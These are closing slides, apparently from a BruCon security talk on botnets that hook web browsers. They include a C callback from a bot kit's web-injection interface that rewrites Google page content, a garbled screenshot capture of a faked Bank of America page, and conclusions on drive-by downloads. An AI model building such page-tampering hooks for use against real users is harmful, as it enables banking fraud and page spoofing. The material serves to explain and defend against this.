
```
DLLEXPORT void Callback_ProcessContentOfPage(IN PCHAR szUrl, IN PCHAR szVerb, IN PCHAR szPageContent, OUT PCHAR * szOut, IN OUT PDWORD lpdwSize)
{
    if (strstr(szUrl, "google")) {
        DWORD dwMaxSize = 200000;
        if (dwMaxSize < strlen(szPageContent))
            return;
        *szOut = (PCHAR)malloc(dwMaxSize);
        if (!*szOut)
            return;
        ZeroMemory(*szOut, dwMaxSize);
        CopyMemory(*szOut, szPageContent, strlen(szPageContent));
        PCHAR szPos = strstr(*szOut, "porno");
        if (szPos) {
            CopyMemory(szPos, "xxxxx", 5);
        }
        *lpdwSize = strlen(szPageContent);
    }
}
```

Web Fakes – Real Example


(JPEG Image, 570x427 pixels) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Bank of America Corporation (US)
https://www.bankofamerica.com/
Google
(JPEG Image, 570x427 pixels)
https://www.bankofamerica.com/ - Microsoft Internet Explorer
Файл Правка Вид Избранное Сервис Справка
Назад
Поиск
Избранное
Адрес:
https://www.bankofamerica.com/
Переход
Ссылки
БЕРЕГИСЬ
П ЕЗДА
XA-XA.ORG
Готово
Интернет
Done
(JPEG Image, 570x42...
https://www.bankofa...
EN
1:46

[redacted]

The Ghost (Exploitation) Shell Persists



Conclusion

- So What !
  - Third generation botnets success greatly depends on browsers
  - Browser has become the most predominant part of exploitation
  - Dropping bots using Drive by Downloads is an easy process
  - Hooking browser is not a big stake factor
  - Bot Development Kits (BDKs) are in action
  - Browser is the main window to the internet, so as to the risk
  - Hard to prevent malware that resides inside browsers
  - Plugins-Addons are also responsible for circumventing the browser security
  - Protection requires much more efforts than the present times

Questions / Thanks

- BruCon Crew
  - For all the support and help

- SecNiche Security Labs
  - All my team members for their cooperation
- Contact
  - LinkedIn – **http://www.linkedin.com/in/adityaks**
  - Twitter - **@AdityaKSood**